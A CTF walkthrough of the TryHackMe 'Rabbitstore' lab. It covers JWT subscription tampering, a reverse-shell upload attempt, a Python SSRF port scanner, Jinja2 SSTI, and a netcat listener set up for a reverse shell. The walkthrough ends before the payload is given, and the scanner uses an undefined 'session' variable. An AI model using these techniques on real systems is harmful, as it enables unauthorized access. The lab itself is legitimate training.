Rabbitstore – TryHackMe CTF wrtieup

Description

Level: medium
Demonstrate your web application testing skills and the basics of Linux to escalate your privileges.

Initial setup

When you are trying to access website using IP you can see that there is a visible domain: cloudsite.thm.
I added this domain it to /etc/hosts.


Website cloudsite.thm

Main website looks like a simple company page.

Checking page source

After checking the page source I noticed that there is a subdomain storage.cloudsite.thm – so I added it to /etc/hosts too.

Website storage.cloudsite.thm

Registering user account


I registered a user account test@test.thm. There is no email confirmation in the process of registering user account. But after logging into this account there is information that we need an active subscription.

I also noticed that I am logged in (there is logout button present) and in storage I have a JWT token.

I decoded the JWT token using jwt.io online tool. In the token we can find  information about an inactive subscription.


I tried to register another user account (test1@test.thm) but now I intercepted the request to /api/register using Burp. I added to the body of the request “subscription”: “active”

File upload panel


Account registered successfully, now after login we can see a panel with file upload. It is possible to upload a file by URL or from your local filesystem.


I  tried to upload php-reverse-shell.php to gain access to the server.
In Kali linux, webshells are available in /usr/share/webshells. I copied the file php-reverse-shell.php to adjust my machine IP present in the file.

The file was uploaded successfully to /api/uploads/07740da1-2317-47cb-aa9c-f34dbc511ecc but there is no extension present and unfortunately it is not executed by the server – when I tried to access the link, the file was just downloaded to my machine.  

Upload by URL

Uploading by URL is doing the same thing with php-reverse-shell.php, but I will try another thing – I will check if it is possible to put into the form a localhost address and receive something (via SSRF). We know that there is a website hosted so we can give it a first try to http://127.0.0.1:80

after visiting the path where the file was uploaded, I downloaded the main page source code. Looks like SSRF is possible, so we can discover some internal services. 

SSRF scanner


I tried to put into the form some unusual port (http://127.0.0.1:36000) and I know that api responds with 500 http response code when there is nothing running on this port. So we will only check for 200-OK responses.
To scan all ports I created a python script:

import time

import requests
from tqdm import tqdm
from concurrent.futures import ThreadPoolExecutor, as_completed
from requests.adapters import HTTPAdapter
from urllib3.util.retry import Retry

# scanning internal ports of server using "file upload by url" form

TARGET_URL =  "http://storage.cloudsite.thm/api/store-url"

headers = {
    "Cookie": "jwt=YOUR_JWT_HERE",
    "Content-Type": "application/json"
}

adapter = HTTPAdapter(max_retries=Retry(total=0))
session.mount("http://", adapter)

def check_port(target_port):
    with requests.Session() as s:
        s.headers.update(headers)
        local_url = f"http://127.0.0.1:{target_port}"
        data = {"url": local_url}
        try:
            response = s.post(TARGET_URL, json=data, timeout=3)
            if response.status_code == 200:
                return target_port, response.status_code, response.json().get("path")
        except requests.RequestException:
            pass
    return None

# ports range we are scanning
ports = range(1, 65536) 

with ThreadPoolExecutor(max_workers=3) as executor:
    futures = [executor.submit(check_port, p) for p in ports]

    for future in tqdm(as_completed(futures), total=len(futures), desc="Scanning ports"):
        result = future.result()
        if result:
            port, code, path = result
            print(f"\n[+] OPEN {port} -> {code} -> {path}")


Looks like we have 200-OK response code for port 3000


Because we know that there is an api for file upload we can check if there is an api documentation present to discover more endpoints.

Testing discovered endpoint

Now we have the api docs and we have a new endpoint to play with:
/api/fetch_messeges_from_chatbot

I tried GET with this endpoint but I received: “GET method is not allowed for this endpoint”. So I used Burp to change HTTP method and eventually play with parameters.


Looks like it needs also some username…


After a short session of trial and error I crafted a request with a JSON body. Looks like the username provided in the request is reflected in the response:

SSTI


I generated with chatgpt some SSTI (Server-Side Template Injection) payloads list and used it in Burp Intruder to replace “admin” with these payloads and check what we can do with that:



I got an exception for some payload related to jinja2. It looks like we can see the path to home directory of azrael user. And it looks like we can execute some more useful commands:

I’ve sent request to repeater to play with other payloads:

Reverse shell

I prepared a payload with reverse shell using the online tool: https://www.revshells.com/ (reverse shells -> bash -i -> encoding base64)

# first start listener in your kali console:
nc -nlvp 4444
# use below snippet with [YOUR_PAYLOAD] replaced by base64 string generated by # revshells.com

